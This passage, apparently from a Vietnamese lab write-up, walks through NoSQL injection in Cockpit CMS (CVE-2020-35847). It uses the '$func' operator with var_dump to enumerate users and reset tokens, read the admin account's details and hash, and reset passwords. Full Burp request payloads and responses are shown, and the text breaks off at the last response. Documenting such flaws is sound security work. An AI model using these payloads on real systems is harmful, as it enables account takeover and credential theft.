Lúc này khi thực hiện các cuộc tấn công NoSQL injection thông thường trang web luôn trả về kết quả **“User not found”** nếu thông tin đăng nhập sai hoặc không hợp lệ

### → Blind NoSQLi

Tuy nhiên trong source code của cockpit có sử dụng thư viện MongoLite, bên trong nó có định nghĩa thêm một số toán tử và một trong số đó là toán tử **\$func** sẽ hữu ích cho việc khai thác lối NoSQLi.

```

429         case '$func' :
430             case '$fn' :
431                 case '$f' :
432                     if (! \is_callable($b))
433                         throw new \InvalidArgumentException('Function should be callable');
434                     $r = $b($a);
435                     break;

```

Hình 60 Toán tử \$func của thư viện MongoLite (source cockpit)

Toán tử *không chuẩn* này cho phép gọi một hàm \$b bất kỳ nhận một đối số duy nhất \$a. Bằng cách gọi toán tử **\$func** cùng với hàm PHP như **var\_dump** hoặc **var\_export**, bài toán blind NoSQLi đã trở thành bài toán NoSQLi thông thường, đồng thời ta cũng có được danh sách tất cả user trong một lần truy vấn duy nhất:

The screenshot shows the Burp Suite interface with a POST request to `/auth/check`. The request payload is a JSON object with a `user` field containing a user object with `$func` set to `"var_dump"`. The response shows a JSON object with four entries: `admin`, `darkStar7471`, `skidy`, and `ekoparty`.

```

Request
Pretty Raw Hex
1 POST /auth/check HTTP/1.1
2 Host: 10.10.137.229
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 166
10 Origin: http://10.10.137.229
11 Connection: close
12 Referer: http://10.10.137.229/auth/login?to=/
13 Cookie: 8071dec2be26139e39a170762581c00f=3303qof8mqrl1ljlacne1bbe8tu
14
15 {
    "auth": {
        "user": {
            "$func": "var_dump"
        },
        "password": "a"
    },
    "csrf": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJjc2ZyIjoibG9naW4ifQ.dlnu8XjK1vB6mGfB10gjtinxirAIsnzf5QTAEP1mJJc"
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.0 200 OK
2 Date: Sun, 09 Jun 2024 10:08:14 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 125
9 Connection: close
10 Content-Type: application/json
11
12 string(5)"admin"
13 string(12)"darkStar7471"
14 string(5)"skidy"
15 string(8)"ekoparty"
16
    "success":false,
    "error":"User not found"
}

```

Hình 61 Liệt kê danh sách username sử dụng var\_dump

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a POST /auth/check HTTP/1.1 request is displayed with the following payload:

```

1 POST /auth/check HTTP/1.1
2 Host: 10.10.137.229
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
4 Gecko/20100101 Firefox/115.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 X-Requested-With: XMLHttpRequest
9 Content-Type: application/json; charset=UTF-8
10 Content-Length: 168
11 Origin: http://10.10.137.229
12 Connection: close
13 Referer: http://10.10.137.229/auth/login?to=/
14 Cookie: 8071dec2be26139e39a170762581c00f=3303qof8mqrl1ljlacnelbbe8tu
15 {
    "auth": {
        "user": {
            "$func": "var_export"
        },
        "password": "a"
    },
    "csrf": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJjc2ZyIjoibG9naW4ifQ.dlnu8XjK1vB6mGfB10gjtnixrAIsnzf5QTAEP1mJJc"
}

```

In the Response pane, the server returns a JSON object:

```

1 HTTP/1.0 200 OK
2 Date: Sun, 09 Jun 2024 10:15:06 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 80
9 Connection: close
10 Content-Type: application/json
11
12 'admin''darkStar7471''skidy''ekoparty'{ "success":false, "error":"User not found" }
13
14
15

```

Hình 62 Liệt kê danh sách username sử dụng var\_export

Vì var\_dump hiển thị dễ nhìn hơn nên từ giờ trở đi sẽ sử dụng var\_dump để khai thác


### NoSQL injection in /auth/requestreset

Ngoài check thì phương thức requestreset cũng bị lỗi tương tự

```
82     public function requestreset() {  
83  
84         if ($user = $this->param('user')) {  
85  
86             $query = ['active' => true];  
87  
88             if ($this->app->helper('utils')->isEmail($user)) {  
89                 $query['email'] = $user;  
90             } else {  
91                 $query['user'] = $user;  
92             }  
93  
94         $user = $this->app->storage->findOne('cockpit/accounts', $query);
```

Hình 63 Phương thức requestreset của Auth controller

Trong phương thức requestreset biến user cũng không được kiểm tra.



Hình 64 Liệt kê danh sách username ở /auth/requestreset

### NoSQL injection in /auth/resetpassword (CVE-2020-35847, CVSS:9.8 (Critical))

```

146     public function resetpassword() {
147
148         if ($token = $this->param('token')) {
149
150             $user = $this->app->storage->findOne('cockpit/accounts', ['_reset_token' => $token]);

```

Hình 65 Phương thức resetpassword

Tại phương thức resetpassword của Auth controller, ta thấy rằng biến token cũng mắc lỗi tương tự như biến user ban nãy

The screenshot shows the Burp Suite interface. In the Request tab, a POST request is made to `/auth/resetpassword` with the following headers and body:

```

1 POST /auth/resetpassword HTTP/1.1
2 Host: 10.10.43.99
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
4 Gecko/20100101 Firefox/115.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 X-Requested-With: XMLHttpRequest
9 Content-Type: application/json; charset=UTF-8
10 Content-Length: 30
11 Origin: http://10.10.43.99
12 Connection: close
13 Cookie: 8071dec2be26139e39a170762581c00f=1ndvipj93a94128in7grud3q1s
14 {
    "token": {
        "$func": "var_dump"
    }
}

```

In the Response tab, a 404 Not Found error is returned with the following headers:

```

1 HTTP/1.0 404 Not Found
2 Date: Sun, 09 Jun 2024 11:40:49 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 168
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 string(48)
12 string(48)
13 {"error": "404", "message": "File not found"}

```

*Hình 66 Liệt kê token từ lỗi ở resetpassword*


Cá phương thức newpassword cũng vậy

```

127     public function newPassword() {
128
129         if ($token = $this->param('token')) {
130
131             $user = $this->app->storage->findOne('cockpit/accounts', ['_reset_token' => $token]);

```

*Hình 67 Code newPassword*




Hình 68 Liệt kê token từ lỗi ở newpassword


Như vậy lỗi tại phương thức check và requestreset cho ta danh sách các user, trong khi cùng lỗi đó tại phương thức resetpassword và newpassword cho ta danh sách các token, kết hợp những thông tin này lại cùng với gọi API của cockpit một cách hợp lý, ta có thể lấy được tài khoản của bất cứ user nào (kể cả admin).

Các bước thực hiện như sau:

- **Bước 1:** Trích xuất tên tài khoản user như đã thực hiện phía trên.
- **Bước 2:** Gửi yêu cầu quên mật khẩu để tạo token lưu vào database.



Hình 69 Giao diện quên mật khẩu của cockpit



Hình 70 Gửi yêu cầu reset password

- **Bước 3:** Trích xuất danh sách Token hiện có, chú ý quan sát Token nào thay đổi/được thêm thì đó chính là mục tiêu.

The screenshot shows the Burp Suite Community Edition interface. The title bar reads "Burp Suite Community... Password Reset! — M... 10.9.0.192 18:45". The main window has tabs for "Repeater" (which is selected), "Proxy", "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Organizer", and "Settings". The "Repeater" tab shows a "Request" pane with a POST /auth/newpassword HTTP/1.1 message. The "Response" pane shows a 404 Not Found page with standard Apache headers. The right side of the interface includes "Inspector" and "Notes" panels.

```

1 POST /auth/newpassword HTTP/1.1
2 Host: 10.10.43.99
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 30
10 Origin: http://10.10.43.99
11 Connection: close
12 Cookie: 8071dec2be26139e39a170762581c00f=1ndvlpj93a94i28in7grud3q1s
13
14 {
    "token":{
        "$func":"var_dump"
    }
}

```

```

1 HTTP/1.0 404 Not Found
2 Date: Sun, 09 Jun 2024 11:45:16 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 168
8 Connection: close
9 Content-Type: text/html; charset=UTF-8
10
11 string(48)
"rp-171c2a2d21931e9bbabc52ca2ae499ec6665949a28981"
12 string(48)
"rp-cf39a550fe8bd17854d29a117144487f666594bb2140a"
13 {"error": "404", "message": "File not found"}

```

Hình 71 Danh sách token trước khi thực hiện reset password

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a POST request is sent to `/auth/newpassword` with the following payload:

```

1 POST /auth/newpassword HTTP/1.1
2 Host: 10.10.43.99
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 30
10 Origin: http://10.10.43.99
11 Connection: close
12 Cookie: 8071dec2be26139e39a170762581c00f=1ndvlpj93a94i28in7grud3qls
13
14 {
    "token": {
        "$func": "var_dump"
    }
}

```

In the Response pane, a 404 Not Found response is received with the following JSON content:

```

1 HTTP/1.0 404 Not Found
2 Date: Sun, 09 Jun 2024 11:51:50 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 168
8 Connection: close
9 Content-Type: text/html;charset=UTF-8
10
11 string(48)
12 "rp-e0117ed644502d6b8e0f1a7a5611f9366659750681db"
12 string(48)
13 "rp-cf39a550fe8bd17854d29a117144487f666594bb2140a"
13 {"error": "404", "message": "File not found"}

```

Hình 72 Danh sách token sau khi thực hiện reset password

- ➔ Một token mới xuất hiện “rp-e0117...” thay thế cho token “rp-171c...” ban đầu
- ➔ Token “rp-e0117...” là của tài khoản admin
- **Bước 4:** Xem thông tin tài khoản bất kỳ bằng cách gửi token tới `/auth/newpassword`

The screenshot shows the Burp Suite Community Edition interface. In the Request tab, a POST request is being sent to `/auth/newpassword`. The token parameter contains the following payload:

```

1 POST /auth/newpassword HTTP/1.1
2 Host: 10.10.43.99
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 X-Requested-With: XMLHttpRequest
8 Content-Type: application/json; charset=UTF-8
9 Content-Length: 60
10 Origin: http://10.10.43.99
11 Connection: close
12 Cookie: 8071dec2be26139e39a170762581c00f=
1ndv1pj93a94i28in7grud3q1s
13 {
14     "token": "rp-e01177ed644502d6b8e0f1a7a5611f9366659750681db"
}

```

The Response tab shows a page titled "Cockpit Admin" with a "New Password" input field and a "RESET" button.

Hình 73 Gửi token của admin đến /auth/newpassword bằng phương thức POST

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a POST /auth/newpassword HTTP/1.1 request is shown with a cookie containing a NoSQL injection payload. In the Response pane, the server's JSON response is displayed, showing the user object for the admin account, including the password field.

```

POST /auth/newpassword HTTP/1.1
Host: 10.10.43.99
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Content-Type: application/json; charset=UTF-8
Content-Length: 60
Origin: http://10.10.43.99
Connection: close
Cookie: 8071dec2be26139e39a170762581c00f=Indv1pj93a94i28in7grud3q1s
{
  "token": "rp-e01177ed644502d6b8e0f1a7a5611f9366659750681db"
}

<div>
</div>
</form>
<script type="view/script">
this.error = false;
this.reset = false;
this.user = {
  "user": "admin", "name": "Admin", "email": "admin@yourdomain.de", "active": true, "group": "admin", "password": "$2y$10$dChrF2KNbWuibV751WlePiegKYSxHeqWwzVC.FN5kyqhIsIdbtN0jq", "i18n": "en", "_created": 1621655201, "_modified": 1621655201, "_id": "60a87ea165343539ee000300", "_reset_token": "rp-e01177ed644502d6b8e0f1a7a5611f9366659750681db", "md5email": "a11eea8bf873a483db461bb169beccec"
};

submit(e) {
  e.preventDefault();
  this.error = false;
  this.reset = false;

  App.request('/auth/resetpassword', {
    token: 'rp-e01177ed644502d6b8e0f1a7a5611f9366659750681db',
    password: this.refs.password.value
  }).then(function(data){
    ...
  })
}

```

Hình 74 Thông tin chi tiết tài khoản admin trong response

Ở đây trong response của server ta xem được thông tin của user

- Bước 5:** Đổi mật khẩu tài khoản bất kỳ bằng cách gửi token và new password tới /auth/resetpassword

The screenshot shows the Burp Suite Community Edition interface. The 'Repeater' tab is selected. In the 'Request' pane, a POST request is shown with the following JSON payload:

```

1 POST /auth/resetpassword HTTP/1.1
2 Host: 10.10.43.99
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
4 Gecko/20100101 Firefox/115.0
5 Accept: /*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 X-Requested-With: XMLHttpRequest
9 Content-Type: application/json; charset=UTF-8
10 Content-Length: 81
11 Origin: http://10.10.43.99
12 Connection: close
13 Cookie: 8071dec2be26139e39a170762581c00f=1ndvlpj93a94i28in7grud3qls
14 {
15   "token": "rp-cf39a550fe8bd17854d29a117144487f666594bb2140a"
16   ,
17   "password": "12345"
18 }

```

In the 'Response' pane, the server returns a 200 OK response with the following headers and body:

```

